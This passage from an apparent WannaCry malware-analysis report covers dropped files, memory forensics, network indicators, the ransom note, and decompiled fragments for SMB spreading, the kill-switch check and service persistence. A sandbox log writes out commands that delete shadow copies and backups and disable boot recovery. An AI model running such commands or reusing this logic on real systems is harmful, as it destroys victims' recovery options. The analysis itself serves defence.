   creating: Data/Tor/
   creating: Tor/
  inflating: Tor/libeay32.dll
  inflating: Tor/libevent-2-0-5.dll
  inflating: Tor/libevent_core-2-0-5.dll
  inflating: Tor/libevent_extra-2-0-5.dll
  inflating: Tor/libgcc_s_sjlj-1.dll
  inflating: Tor/libssp-0.dll
  inflating: Tor/ssleay32.dll
  inflating: Tor/tor.exe
  inflating: Tor/zlib1.dll
```

Figure 58: DLL files related to TOR

- **msg**
  Type: directory
  This folder consists of the following 28 files which are in Rich Text Format with extension .wnry. WannaCry supports 28 languages. Each file consists of text strings in the language as indicated by the file name. Depending upon the language on the user’s machine, it would put up the ransom notes in the corresponding language.

m_chinese (traditional).wnry	m_italian.wnry
m_croatian.wnry	m_japanese.wnry
m_czech.wnry	m_korean.wnry
m_danish.wnry	m_latvian.wnry
m_dutch.wnry	m_norwegian.wnry
m_english.wnry	m_polish.wnry
m_filipino.wnry	m_portuguese.wnry
m_finnish.wnry	m_romanian.wnry
m_french.wnry	m_russian.wnry
m_german.wnry	m_slovak.wnry
m_greek.wnry	m_spanish.wnry
m_indonesian.wnry	m_swedish.wnry
m_vietnamese.wnry	m_turkish.wnry
m_chinese (simplified) .wnry	m_bulgarian.wnry

Table 12: RTF files in 28 languages

- **u.wnry**
  Type: PE32 executable for MS windows Analysis
  Md5sum: 7bf2b57f2a205768755c07f238fb32cc
  This file consists of decryptor file by the name “@WanaDecryptor@.exe”.


- **taskdl.exe**
  Md5sum: 4fef5e34143e646dbf9907c4374276f5
  Type: PE32 executable for MS windows

- **taskse.exe**
  Md5sum: 8495400f199ac77853c53b5a3f278f3e
  Type: PE32 executable for MS windows

Memory Analysis

The memory dump of the binary is collected using the FTK Imager tool. The memory dump is further analyzed using the tool volatility, and the following observations are made:

- PID 3824 which belongs to the binary initiated several processes by the name @WanaDecryptor.




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ vol.py --profile=Win7SP1x86 -f WannaCry.mem psscan | grep
3824
Volatility Foundation Volatility Framework 2.6
0x00000000bd86c938 taskdl.exe        3100   3824 0xbe7fd4e0 2018-12-15 04:47:22 UTC+0000   2018-12-15 04:47:22 UTC+0000
0x00000000bdccd760 taskdl.exe        1304   3824 0xbe7fd4e0 2018-12-15 04:45:50 UTC+0000   2018-12-15 04:45:51 UTC+0000
0x00000000bdd36d40 taskdl.exe         452   3824 0xbe7fd4e0 2018-12-15 04:46:52 UTC+0000   2018-12-15 04:46:52 UTC+0000
0x00000000bf672d40 @WanaDecryptor    2208   3824 0xbe7fd460 2018-12-15 04:44:17 UTC+0000
0x00000000bf6f91b0 @WanaDecryptor    2168   3824 0xbe7fd660 2018-12-15 04:45:20 UTC+0000   2018-12-15 04:45:20 UTC+0000
0x00000000bfa89030 @WanaDecryptor     536   3824 0xbe7fd340 2018-12-15 04:43:56 UTC+0000
0x00000000bfcbcd40 @WanaDecryptor    4060   3824 0xbe7fd660 2018-12-15 04:45:50 UTC+0000   2018-12-15 04:45:52 UTC+0000
0x00000000bfd8b960 ed01ebfbc9eb5b    3824   1392 0xbe7fd5e0 2018-12-15 04:43:45 UTC+0000
```

Figure 59: psscan performed on Memory Dump

Upon analysing the entire list of DLLs used by process @WanaDecryptor, it is found that the process has the capability to:


- create sockets (Ws2_32.dll))
- perform network communications (WININET.DLL)
- query registry (ADVAPI32.DLL)
- perform encryption (SECURE32.DLL)
- interact with browsers (URLMON.DLL)



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ vol.py --profile=Win7SP1x86 -f WannaCry.mem dlllist -p 536
Volatility Foundation Volatility Framework 2.6
************************************************************************
@WanaDecryptor pid:    536
Command line : @WanaDecryptor@.exe co
Service Pack 1

Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x00400000    0x3d000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Users\root\Desktop\@WanaDecryptor@.exe
0x770f0000   0x13c000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x758c0000    0xd4000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\kernel32.dll
0x753d0000    0x4a000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x6aad0000   0x11c000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\MFC42.DLL
0x76e40000    0xac000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\msvcrt.dll
0x75e00000    0xc9000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\USER32.dll
0x76ba0000    0x4e000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\GDI32.dll
0x76c80000     0xa000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\LPK.dll
0x75cd0000    0x9d000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\USP10.dll
0x75760000   0x15c000     0xffff 2018-12-15 04:43:56 UTC+0000   C:\Windows\system32\ole32.dll
```

Figure 60: DLLs used by WannaCry


Process @wanaDecryptor creates a Mutex. The purpose is to ensure that there is only one malware instance running on the same machine. If this Mutex component is already found on the system, then no further action is taken on the system.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ vol.py --profile=Win7SP1x86 -f WannaCry.mem handles -p 3824 -t
 Mutant
Volatility Foundation Volatility Framework 2.6
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x8670f918   3824       0x30   0x1f0001 Mutant
0x85cbe960   3824       0x6c   0x1f0001 Mutant           MsWinZonesCacheCounterMutexA
0x874efd18   3824       0x74   0x1f0001 Mutant           MsWinZonesCacheCounterMutexA0
```

Figure 61: Mutex created by the system


For network analysis, Bulk Extractor tool is used which extracts information related to network connections from the memory dump file of WannaCry.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads$ cd bulk_extractor-1.5.1
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/bulk_extractor-1.5.1$ bulk_extract
or -E net -o pcap/ WannaCry.mem
bulk_extractor version: 1.5.1
Hostname: cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx
Input file: WannaCry.mem
Output directory: pcap/
Disk Size: 3221225472
Threads: 4
Attempt to open WannaCry.mem
 3:11:37 Offset 67MB (2.08%) Done in  0:00:33 at 03:12:10
 3:11:38 Offset 150MB (4.69%) Done in  0:00:31 at 03:12:09
 3:12:07 Offset 3087MB (95.83%) Done in  0:00:01 at 03:12:08
 3:12:08 Offset 3170MB (98.44%) Done in  0:00:00 at 03:12:08
All data are read; waiting for threads to finish...
Time elapsed waiting for 4 threads to finish:
     (timeout in 60 min.)
All Threads Finished!
Producer time spent waiting: 16.8686 sec.
Average consumer time spent waiting: 0.463183 sec.
*******************************************
** bulk_extractor is probably CPU bound. **
**    Run on a computer with more cores    **
**      to get better performance.       **
*******************************************
MD5 of Disk Image: f1a0a3a91c794ec2a31e5c4f69a81872
Phase 2. Shutting down scanners
Phase 3. Creating Histograms
Elapsed time: 32.4004 sec.
Total MB processed: 3221
Overall performance: 99.4192 MBytes/sec (24.8548 MBytes/sec/thread)
```

Figure 62: Bulk Extractor output Snapshot

The extracted .pcap file is further analyzed using tshark tool. It lists all the IPs that are indicators of compromise




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ tshark -T fields -e ip.src -r packets.pcap | sort -u
0.0.0.0
104.16.91.188
104.25.219.21
104.45.184.101
117.18.232.240
127.0.0.1
163.172.141.10
173.249.2.224
185.100.85.61
188.40.128.246
192.168.0.1
192.168.0.2
192.168.0.29
192.168.0.9
193.11.164.243
205.185.216.10
23.15.34.41
51.68.186.59
```

Figure 63: Tshark output snapshot

WannaCry in Action

After inspecting each file statistically, the malware was executed on the system, and the following observations were made. Within a few seconds of execution, it changes the desktop background and ransomware window with instruction appearing on the screen.

The WannaCry window mentions that WannaCry sample is version 2.0. When trying to opt out of ransom note window, it appears back.



Ooops, your important files are encrypted.

f you see this text,
then your antivirus re
t from your computer.

f you need your files

lease find an applica
any folder or restore

un and follow the ins

Ooops, your files have been encrypted!

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
11/12/2018 20:31:13
Time Left
02:23:59:14

Your files will be lost on
11/16/2018 20:31:15
Time Left
06:23:59:14


Send $300 worth of bitcoin to this address:
[illegible]

Figure 64: Desktop appearance of a machine infected by WannaCry

As soon as this message is displayed on the screen the timer starts. The first timer is for three days and the second timer is for seven days. It gives three days to the victim to submit the payment after which the price is doubled.

If the payment is not submitted in seven days, the victim would not be able to recover the files. The payment could only be submitted in bitcoin which is $300. For that, they have given the bitcoin address at the bottom of the message.

Upon trying to open any file, the following window pops up. All the files on the desktop were encrypted with the extension. WCRY at the end of file names. The following windows appear when trying to open files.



Windows

Windows can't open this file:

File: pdf.pdf.WNCRY

To open this file, Windows needs to know what program you want to use to open it. Windows can go online to look it up automatically, or you can manually select from a list of programs that are installed on your computer.

What do you want to do?


● Use the Web service to find the correct program

○ Select a program from a list of installed programs

Figure 65: Snapshot of error message

Attack Mechanism

The ransomware runs on the victim machine remotely. This is achieved via ETERNAL BLUE exploit and modification of DOUBLEPULSAR backdoor. The malware took advantage of the SMB vulnerability which had already been addressed by Microsoft in security bulletin MS17-010. ETERNALBLUE connects to the TCP port 445 of the unpatched machines to spread across the internal network.




```
in.e0 = (int32_t)a1;
char * str2 = inet_ntoa(in); // 0x407567
strncpy((char *)&str, str2, 16);
int32_t v6 = function_401980((struct sockaddr *)&str, 445); // 0x407582
g1 = v6;
int32_t v7 = *(int32_t *)0x40a0a4; // 0x407587
g7 = v7;
g1182 = v6 == 0;
char * v8;
```

Figure 66: Snippet from source code (SMB vulnerability)

Once it has found a vulnerable machine and infected it, it attempts to connect to the following URL: *http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com*


If the connection is established, then no action is taken, and the malware stops running.



```
// Address range: 0x408140 - 0x4081cf
int32_t function_408140(void) {
    // 0x408140
    int32_t v1;
    char * v2 = (char *)v1; // bp-80
    int32_t v3 = g7; // 0x408143
    int32_t v4 = g5; // bp-88
    int32_t v5 = 0; // eax
    memcpy((char *)&v2, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com", 14);
    v2 = (char *)104;
    char * v6 = (char *)v5;
    char * v7 = InternetOpenA(v6, 1, v6, v6, v5); // 0x40817b
    g4 = (int32_t)&v2;
    char * v8 = InternetOpenUrlA(v7, (char *)&v2, NULL, 0, -0x7c000000, 0); // 0x408194
    g5 = (int32_t)v8;
    g7 = *(int32_t *)0x40a13c;
    InternetCloseHandle((char *)(int32_t)v7);
    if (v8 != NULL) {
        // 0x4081bc
        InternetCloseHandle((char *)g5);
        g5 = v4;
        g1 = 0;
        g7 = v3;
        return 0;
```

Figure 67: Snippet from source code (Attempting to establish connection with a unique URL)


If the domain is not found active, then it continues to run. It adds itself as a service on the victim's computer and launches the service. The service name is *mssecsvc2.0*.



```
int32_t function_407c40(void) {
    int32_t v1 = g5; // 0x407c4a
    int32_t str;
    sprintf((char *)&str, "%s -m security", (struct _SERVICE_TABLE_ENTRYA *)&g1172);
    char * hSCManager = OpenSCManagerA(NULL, NULL, 0xf003f); // 0x407c68
    g5 = (int32_t)hSCManager;
    if (hSCManager == NULL) {
        // 0x407cca
        g1 = 0;
        g5 = v1;
        return 0;
    }
    int32_t v2 = g3; // 0x407c74
    int32_t v3 = g7; // 0x407c75
    g4 = &str;
    char * hService = CreateServiceA(hSCManager, "mssecsvc2.0", "Microsoft Security Center (2.0) Service", 0xf01ff, 16, 2, 1, (char *)&str,
    int32_t v4 = (int32_t)hService; // 0x407c9b_28
    g1 = v4;
    int32_t v5 = *(int32_t *)0x40a018; // 0x407ca1
    g3 = v5;
    g7 = v4;
    g1182 = hService == NULL;
    int32_t v6; // 0x407cbc
    if (hService != NULL) {
        // 0x407cad
        StartServiceA(hService, 0, NULL);
        g1 = CloseServiceHandle((char *)g7);
        v6 = g3;
        // branch -> 0x407cbb
    } else {
        v6 = v5;
```

Figure 68: Snippet from source code (Starting service mssecsvc2.0)

After the service is launched the following actions are taken on the machine.



```
cmd.exe
  cmd.exe /c start /b @WanaDecryptor@.exe vs
@WanaDecryptor@.exe
  @WanaDecryptor@.exe vs
cmd.exe
  cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delet...
vssadmin.exe
  vssadmin delete shadows /all /quiet
WMIC.exe
  wmic shadowcopy delete
bcdedit.exe
  bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe
  bcdedit /set {default} recoveryenabled no
wbadmin.exe
  wbadmin delete catalog -quiet
```

Figure 69: Snapshot from cuckoo sandbox

- It then extracts the resources which are responsible for encrypting user's data. This file is copied at location "*C:\Windows\taskche.exe*". This file is launched from the command line.

- Persistency: The following registry entry is created in Windows registry to ensure that the file *taskche.exe* runs every time the computer is restarted.

